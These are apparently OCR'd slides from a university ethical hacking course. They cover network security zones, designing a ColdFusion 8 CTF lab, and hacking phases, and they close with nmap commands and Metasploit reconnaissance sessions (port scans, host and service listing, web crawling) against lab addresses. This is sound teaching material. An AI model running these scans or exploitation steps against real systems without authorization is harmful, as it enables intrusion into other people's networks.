
User Data Protocol (UDP) Header

UDP Segment Format



No sequence or acknowledgment fields

TCP segment structure



Network Security Zones

- There are 5 network security zones
  - Internet
    - Outside boundary and uncontrolled
  - Internet DMZ
    - Demilitarized zone (DMZ)
    - Controlled buffer network between uncontrolled boundary and trusted network
  - Product Network Zone
    - Restricted zone that strictly controls direct access from uncontrolled zones
  - Intranet Zone
    - Controlled zone with little-to-no heavy restrictions
  - Management Network Zone
    - Highly secured zone with very strict policies

Our Hacking Approach


- Learn to hack by:
  - Creating/using vulnerable attack surfaces
    - Servers
      - File
      - Database
      - Web
    - Unpatched operating systems
    - Misconfigured wireless
    - Misconfigured cryptology
    - Hobby and commercial drones
  - Using tools to identify vulnerabilities
    - Vulnerability scanners
    - Sniffers
  - Using tools to exploit vulnerabilities
    - Penetration testing tools
    - Some custom scripts
  - Techniques
    - ARP Cache Posioining
    - SQL Injection/XSS
    - Brute forcing
    - Fake access point (MITM)
    - Eavesdropping
    - DoS
    - Fuzzing
    - Social Engineering
- Test hacking ability by:
  - End of the semester CTF challenge
  - Hacker challenge home works

EN.650.431 Ethical Hacking In a Nutshell

Our Approach To Hacking

- Learn to hack by:
  - Knowing the hacking laws
  - Creating/using vulnerable attack surfaces
    - Servers
      - File
      - Database
      - Web
    - Unpatched operating systems
    - Misconfigured wireless
    - Misconfigured cryptology
    - Hobby and commercial drones
  - Using tools to identify vulnerabilities
    - Vulnerability scanners
    - Sniffers
  - Using tools to exploit vulnerabilities
    - Penetration testing tools
    - Some custom scripts
  - Techniques
    - ARP Cache Poisoning
    - SQL Injection/XSS
    - Brute forcing
    - Fake access point (MITM)
    - Eavesdropping
    - DoS
    - Fuzzing
    - Pivoting
    - Social Engineering
- Testing hacking ability by:
  - End of the semester CTF challenge
  - Hacker challenge home works on drones

Our Hacking Testbed
Shade Tree Banking & Auto Sales



Kali Linux CTF Blueprints: Chapter 1

The following are the various levels in difficulty of setup:

- **Simple** – This level of difficulty requires installation of the affected software
- **Moderate** – This level of difficulty requires installation of the affected software on a specific operating system
- **Complex** – This level of difficulty requires installation and configuration of the affected software on, specific operating system

The following are the various levels in difficulty of exploitation:


- **Simple** – This level of difficulty requires the use of out-of-the-box tools
- **Moderate** – This level of difficulty requires configuration and the use of out-of-the-box tools or simple scripting to perform exploits
- **Complex** – This level of difficulty requires the creation of complex scripts, else it is not supported by common exploitation tools

Vulnerable package	Difficulty of setup	Difficulty of exploitation
Adobe Flash Player	Simple	Moderate
Oracle Java JRE	Simple	Moderate
Internet Explorer	Simple	Complex
QuickTime	Moderate	Complex
ColdFusion	Simple	Simple
TFTP	Simple	Simple
MSSQL	Simple	Moderate

Week #1

Week #2

Kali Linux CTF Blueprints: Chapter 1




Potential CTF Brief

- In the small community bank network, find the webserver.
- Then, exploit the common web weakness to find the bank details for James Head
- I hear the file is at C:/James_Head/BankDetails.txt


Brief and Flag Design/Placement


- Depends on environment and software chosen
  - ColdFusion 8 Webserver
    - Brief design
      - Goal is to give attacker a hint about the target and flag location
      - Brief leads attacker to:
        - » Barriers (things to be hacked)
        - » Flag
    - Flag design
      - create a .txt file, or a file in any other format
      - Can use unique identifiers in flag file
    - Flag placement
      - place it in a directory off of C:/
      - Specify specific path and filename in brief



Kali Linux CTF Blueprints: Chapter 1


- Install ColdFusion 8





Kali Linux CTF Blueprints: Chapter 1

- Proof ColdFusion is running



Phases of Ethical Hacking

- Reconnaissance
  - Watching or interacting with the target in such a way to gain knowledge of the system
- Scanning and Enumeration
  - Actually viewing or sending packets to the target and documenting results of open ports, running services, or vulnerabilities
- Gaining Access
  - Attacking and accessing the target
- Maintaining Access
  - Placing backdoors or some other mechanism to allow repeated access
- Covering Tracks
  - Attempting to hide initial attack, access, and repeated access

Penetration Testing

- Active Scanning and Fingerprinting
  - nMap
    - nmap 192.168.1.1 — Scan single IP
    - nmap 192.168.1.1-20 — Scan range of IPs
    - nmap –p 1-100 192.168.1.1 — Scan range of ports
    - nmap –F 192.168.1.1 — Scan 100 common ports
    - nmap –p- 192.168.1.1 — Scan all 65535 ports
    - nmap –sS 192.168.1.1 — Scan using TCP SYN
    - nmap –sU –p 123,121 192.168.1.1 — Scan UDP ports
    - nmap –A 192.168.1.1 — Detect OS and Services
  - Metasploit
    - service postgresql start
    - msfdb init
    - msfconsole
      - Starts metasploit
    - db_nmap <nmap options>


Penetration Testing With Metasploit

- msf> db_nmap 192.168.142.135
  - Scan open ports for an IP

Terminal

File Edit View Search Terminal Help

```
msf auxiliary(crawler) > back
msf > db_nmap 192.168.142.135
[*] Nmap: Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-01-25 22:50 EST
[*] Nmap: Nmap scan report for 192.168.142.135
[*] Nmap: Host is up (0.00054s latency).
[*] Nmap: Not shown: 991 closed ports
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 135/tcp  open  msrpc
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds
[*] Nmap: 1025/tcp open  NFS-or-IIS
[*] Nmap: 1028/tcp open  unknown
[*] Nmap: 1433/tcp open  ms-sql-s
[*] Nmap: 2522/tcp open  windb
[*] Nmap: 7999/tcp open  irdmi2
[*] Nmap: 8500/tcp open  fmtp
[*] Nmap: MAC Address: 00:0C:29:45:D9:94 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
msf >
```



Penetration Testing With Metasploit

- msf> hosts
  - Identify nodes on network

```
Terminal
File  Edit  View  Search  Terminal  Help
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds
[*] Nmap: 1025/tcp open  NFS-or-IIS
[*] Nmap: 1028/tcp open  unknown
[*] Nmap: 1433/tcp open  ms-sql-s
[*] Nmap: MAC Address: 00:0C:29:45:D9:94 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.01 seconds
msf auxiliary(coldfusion_locale_traversal) > hosts

Hosts
=====

address         mac               name            os_name     os_flavor  os_sp  purpose  info  comments
-------         ---               ----            -------     ---------  -----  -------  ----  --------
192.168.142.132                                   Unknown                       device
192.168.142.135 00:0C:29:45:D9:94 WATKILA2-EJVDK7 Windows XP            SP3    client

msf auxiliary(coldfusion_locale_traversal) >
```

Penetration Testing With Metasploit

- msf> services
  - Identify services running on nodes in the network

```
Terminal
File  Edit  View  Search  Terminal  Help
Services
========

host             port  proto  name          state  info
----             ----  -----  ----          -----  ----
192.168.142.132  8500  tcp                  open
192.168.142.135  1028  tcp    unknown       open
192.168.142.135  139   tcp    netbios-ssn   open
192.168.142.135  445   tcp    microsoft-ds  open
192.168.142.135  1025  tcp    nfs-or-iis    open
192.168.142.135  135   tcp    msrpc         open
192.168.142.135  1433  tcp    ms-sql-s      open
192.168.142.135  2522  tcp    windb         open
192.168.142.135  7999  tcp    irdmi2        open
192.168.142.135  80    tcp    http          open
192.168.142.135  8500  tcp    fmtp          open   JRun Web Server

msf auxiliary(coldfusion_locale_traversal) >
```

Maneuvering In Metasploit

- Metasploit commands
  - search — searches modules names and descriptions
  - use — Selects a module by name
  - back — moves user out of a module choice
  - set — sets a module variable to a value
  - Info — gives description of module
  - show options — displays variables for a module
  - run — executes module
  - load — loads a plugin

Penetration Testing With Metasploit

- msf> use auxiliary/scanner/http/crawler
  - Selects metaploit's web crawler module
- msf> set rport 8500
- msf> set rhost 192.168.142.135
- msf> run

```
msf > use auxiliary/scanner/http/crawler
msf  auxiliary(crawler) >
```

Penetration Testing With Metasploit

- msf auxiliary/scanner/http/crawler> run
  - Crawls website looking for vulnerabilities

```
Terminal
File  Edit  View  Search  Terminal  Help
OD=getcfcinhtml&NAME=CFIDE.adminapi.servermonitoring&PATH=/CFIDE/adminapi/servermonitoring.cfc
[*]                          FORM: GET /CFIDE/componentutils/cfcexplorer.cfc
[*]                          FORM: POST /CFIDE/componentutils/cfcexplorer.cfc
[-] [00213/00500]    404 - 192.168.142.135 - http://192.168.142.135:8500/CFIDE/classes/images/test/
[-] [00214/00500]    404 - 192.168.142.135 - http://192.168.142.135:8500/CFIDE/classes/images/tmp/
[-] [00215/00500]    404 - 192.168.142.135 - http://192.168.142.135:8500/CFIDE/classes/images/stuff/
[-] [00216/00500]    404 - 192.168.142.135 - http://192.168.142.135:8500/CFIDE/classes/images/awstats/
[-] [00217/00500]    404 - 192.168.142.135 - http://192.168.142.135:8500/CFIDE/classes/images/awstats/awstats/
[-] [00218/00500]    404 - 192.168.142.135 - http://192.168.142.135:8500/CFIDE/classes/images/basilic/
[-] [00219/00500]    404 - 192.168.142.135 - http://192.168.142.135:8500/CFIDE/classes/images/cacti/
[-] [00220/00500]    404 - 192.168.142.135 - http://192.168.142.135:8500/CFIDE/classes/images/docs/text/manual.txt
[-] [00221/00500]    404 - 192.168.142.135 - http://192.168.142.135:8500/CFIDE/classes/images/docs/CHANGELOG
[-] [00222/00500]    404 - 192.168.142.135 - http://192.168.142.135:8500/CFIDE/classes/images/docs/html/php_script
_server.html
[*] [00223/00500]    200 - 192.168.142.135 - http://192.168.142.135:8500/CFIDE/componentutils/_component_cfcToHTML
.cfm?
[*]                          FORM: POST /CFIDE/componentutils/_component_cfcToHTML.cfm
[-] Crawl of http://192.168.142.135:8500/ has reached the configured timeout
[*] Crawl of http://192.168.142.135:8500/ complete
[*] Auxiliary module execution completed
msf auxiliary(crawler) >
```

Penetration Testing With Metasploit

- msf auxiliary/scanner/http/crawler> load wmap
  - Loads general purpose web app scanner

Penetration Testing With Metasploit

- msf auxiliary/scanner/http/crawler> wmap_sites -l
  - list websites found from crawling

